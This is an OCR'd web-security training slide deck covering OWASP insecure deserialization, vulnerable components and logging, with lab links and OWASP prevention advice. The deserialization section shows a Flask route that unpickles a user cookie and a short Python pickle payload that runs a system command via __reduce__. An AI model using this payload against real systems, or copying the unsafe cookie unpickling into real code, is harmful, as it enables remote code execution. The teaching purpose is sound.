


Bug Bounty Crash Course


Web Application Security Edition
Day 8

OWASP Top 10 : A8 Insecure Deserialization

- Insecure Deserialization ranked 23rd on Mitre CWE list

Rank	ID	Name	Score
[12]	CWE-787	Out-of-bounds Write	11.08
[13]	CWE-287	Improper Authentication	10.78
[14]	CWE-476	NULL Pointer Dereference	9.74
[15]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.33
[16]	CWE-434	Unrestricted Upload of File with Dangerous Type	5.50
[17]	CWE-611	Improper Restriction of XML External Entity Reference	5.48
[18]	CWE-94	Improper Control of Generation of Code ('Code Injection')	5.36
[19]	CWE-798	Use of Hard-coded Credentials	5.12
[20]	CWE-400	Uncontrolled Resource Consumption	5.04
[21]	CWE-772	Missing Release of Resource after Effective Lifetime	5.04
[22]	CWE-426	Untrusted Search Path	4.40
[23]	CWE-502	Deserialization of Untrusted Data	4.30
[24]	CWE-269	Improper Privilege Management	4.23
[25]	CWE-295	Improper Certificate Validation	4.06

OWASP Top 10 : A8 Insecure Deserialization



Source: OWASP

When is the application vulnerable?

- Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.


- Serialization may be used in applications for:
  - Remote- and inter-process communication (RPC/IPC)
  - Wire protocols, web services, message brokers
  - Caching/Persistence
  - Databases, cache servers, file systems
  - HTTP cookies, HTML form parameters, API authentication tokens

Source: OWASP

What is serialization?

- Converting state of an object into linear sequence of bytes
- Byte stream can be used for
  - Storing data to file/database
  - Transmitting data over network to another machine
  - Sending it to another process.
  - Remote Procedure Calls, e.g SOAP
- Standard Formats
  - XML, JSON, YAML, Property Lists

Serialization and Deserialization



Serialization in Python: Pickling

- dumps method
  - serializes a python object hierarchy and returns the bytes object of the serialized object.

- loads method
  - deserialize a data stream.

- __reduce__ method
  - The __reduce__method is called during pickling
  - Returns a tuple defining how the object is to be reconstructed during unpickling
  - OR Returns a string which represents the name of a global variable

- __init__ method
  - Constructor, allows the class to initialize the attributes of the class

Pickle Deserialization Source Code

```
class User(object):
  def __init__(self, name):
    self.name = name

@app.route("/",methods = ['GET'])
def index():

  cookie = request.cookies.get('user')

  if cookie is not  None:
                encoded=base64.b64decode(cookie)
                user=pickle.loads(encoded)

                output='<a class="nav-link" href="/logout"> Welcome '+user.name+'</a>';
                response=make_response(render_template("index.html",welcome=Markup(outpu
                response.set_cookie("user",cookie)
  else:
                output='<a class="nav-link" href="/login"> Login </a>';
                response=make_response(render_template("index.html",welcome=Markup(output)))

  return response
```

Class Definition

Calling function index when GET request is made to /

Fetching cookie "user"

Decoding cookie value

Unpickling

Response with welcome message

Pickle Deserialization Attack Source Code

```
import pickle
import base64
import subprocess


class User(object):

    def __reduce__(self):
        return (self.__class__, (subprocess.check_output(["whoami"]), ))

    def __init__(self, name):
        self.name = name

user = User("Jim")
cookie = base64.b64encode(pickle.dumps(user))

print(cookie)
```

Importing Libraries

Reduce Method

Executing whoami command

Init Method

Serializing python object and base64 encoding it

Lab: Pickle Deserialization RCE II

Lab URL: https://www.attackdefense.com/challengedetails?cid=1915

Video URL: https://youtu.be/O7q6MbfpAzo

Lab: Pickle Deserialization RCE I

Lab URL: https://www.attackdefense.com/challengedetails?cid=1912

Video URL: https://youtu.be/e3e3m5i5twE

Prevention

- The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.
- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.

Source: OWASP

Prevention

- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.


Source: OWASP

OWASP Top 10 : A9 Using Components with Known Vulnerabilities

A9 :2017

Using Components with Known Vulnerabilities

15



App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

Source: OWASP

When is the application vulnerable?

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not secure the components' configurations

Source: OWASP

When is the application vulnerable?

- If software developers do not test the compatibility of updated, upgraded, or patched libraries.

- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.

Source: OWASP

Lab: Vulnerable Xdebug Extension

Lab URL: https://attackdefense.com/challengedetails?cid=1909

Video URL: https://youtu.be/BTsNpCd1Xog

Lab: Shellshock

Lab URL: https://attackdefense.com/challengedetails?cid=1911

Video URL: https://youtu.be/igr5i68lRzw

Prevention

- Remove unused dependencies, unnecessary features, components, files, and documentation.

- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.

- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.


Source: OWASP

Prevention

- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Source: OWASP

OWASP Top 10 : A10 Insufficient Logging & Monitoring



Source: OWASP

When is the application vulnerable?

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.

Source: OWASP

When is the application vulnerable?

- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

Source: OWASP

Lab: Apache Log Analysis: GoAccess

Lab URL: https://attackdefense.com/challengedetails?cid=142

Video URL: https://youtu.be/dw7GiUNOgY0

Homework Lab: Kibana: Apache Log Analysis

Lab URL: https://attackdefense.com/challengedetails?cid=1181

Prevention

